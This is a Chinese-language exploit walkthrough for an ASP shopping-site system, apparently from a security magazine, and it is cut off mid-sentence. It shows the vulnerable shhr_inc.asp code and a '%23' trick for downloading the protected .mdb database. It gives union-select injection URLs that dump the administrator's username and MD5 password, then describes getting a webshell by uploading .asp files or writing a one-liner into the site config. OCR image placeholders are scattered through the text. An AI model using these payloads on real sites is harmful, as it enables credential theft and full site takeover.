


图 3

由于这套系统是采用ACCESS2000数据库，那我们就先来看看数据库在哪里。查看目录后得知数据库文件位置在**data/##20090112.mdb**，是系统默认的数据库名字。作者加上“##”来防止下载，但我们**用“%23”代替“#”**，依然可以下载到数据库，如图2。当然，有了数据库就有了后台管理员的用户名和MD5密码了。

数据库下载漏洞并不是今天的主角，下面我们开始分析漏洞文件**\User\shhr_inc.asp**，它是用来填写修改网站注册账户的收货信息的，这个文件前半部分的代码都是将信息入库，没有什么可以利用的，关键代码如下：

```
<% if request.QueryString("action")="add" then
'...add方式即为入库过程，代码省略
elseif request.QueryString("action")="save" then        'save方式即为查询改写过程
id=request.QueryString("id")
if id="" then response.End
    set rs=server.CreateObject("adodb.recordset")
rs.open "select * from EEG_Consignee where username='"&checkFFSQLStr(request.cookies("eeg_username")("username"))&"' and id="&id,conn,1,3
rs("username")=nosql(checkFFSQLStr(request.cookies("eeg_username")("username")))
rs("shhrname")=nosql(trim(request("shhrname")))
rs("shhrsex")=nosql(trim(request("shhrsex")))
rs("shhrdz")=nosql(trim(request("shhrdz")))
rs("shhryb")=nosql(trim(request("shhryb")))
rs("shhrtel")=nosql(trim(request("shhrtel")))
rs("shhremail")=nosql(trim(request("shhremail")))
rs("shhrdate")=now()
rs.update
rs.close
set rs=nothing
response.write "<script language=javascript>alert('修改成功！');window.location.href='index.asp?action=shhr';</script>"
response.End
elseif request.QueryString("action")="del" then
'...del方式即为删除过程，代码省略
```




图 4

上面的代码很简单，比较容易看得懂，我只列举关键的漏洞代码。username参数通过函数checkFFSQLStr()进行了检测，这个就是用于防注的过滤函数，所以username就没戏了。但是id参数通过request获取之后只判断了是否为空，没有进行敏感字符的检测与过滤，这就导致了经典的SQL注入。

二、漏洞利用

分析完毕，我们开始利用这个漏洞。由于这是个注册用户才能访问的页面，所以我们首先注册一个用户。出于习惯，我注册了一个用户为“clzzy.asp”，居然成功了，看来这个checkFFSQLStr()函数也不是很完善啊。

登录，来到“账户中心”，进入“收货人”，如图3。我们点击“添加收货人”来添加一条收货信息，如图4，这些信息可以随便填写。

接下来我们点击刚刚填写好的那条收货人信息，再点击“编辑”，这时浏览器地址变成了**http://192.168.23.129:8000/user/shhr_inc.asp?action=edit&id=24**。我们加个“**and 1=1**”和“**and 1=2**”看看，返回了不同结果，注入存在！如图5。

在继续利用之前，我们先看看管理员账户在数据库的位置，如图6，得知表名为EEG_Admin，用户名和密码的列名分别为Username和Password，id=1的是管理员用户，当然id=2那个用户权限也是一样的。

然后我用union联合查询来查看字段出现的位置，构造**http://192.168.23.129:8000/user/shhr_inc.asp?action=edit&id=24 and 1=2 union select 1,2,3,4,5,6,7,8,9 from eeg_admin where id=1**，结果如图7。




图 6




图 5




图 7




图 8

我们就利用3和4的位置来暴用户名和密码，继续构造**http://192.168.23.129:8000/user/shhr_inc.asp?action=edit&id=24 and 1=2 union select 1,2,Username,Password,5,6,7,8,9 from eeg_admin where id=1**，返回结果如图8，成功暴出id=1的管理员账户的MD5密码。

三、后台拿Webshell

后台的登录页面是 /admin/Login.Asp，如果你的人品足够好的话，破解MD5之后就可以登录后台了，如图9。后台我粗略地看了下，至少有三种拿Webshell的方法。

方法一，直接上传Webshell。我试过了，可以直接上传asp结尾的文件，这样就很简单地拿到shell了。

方法二，写一句话到网站配置。在"管理首页"旁边有个"系统配置"，进去之后就可以更改很多网站名等配置信息，这些信息都是保存在Include/

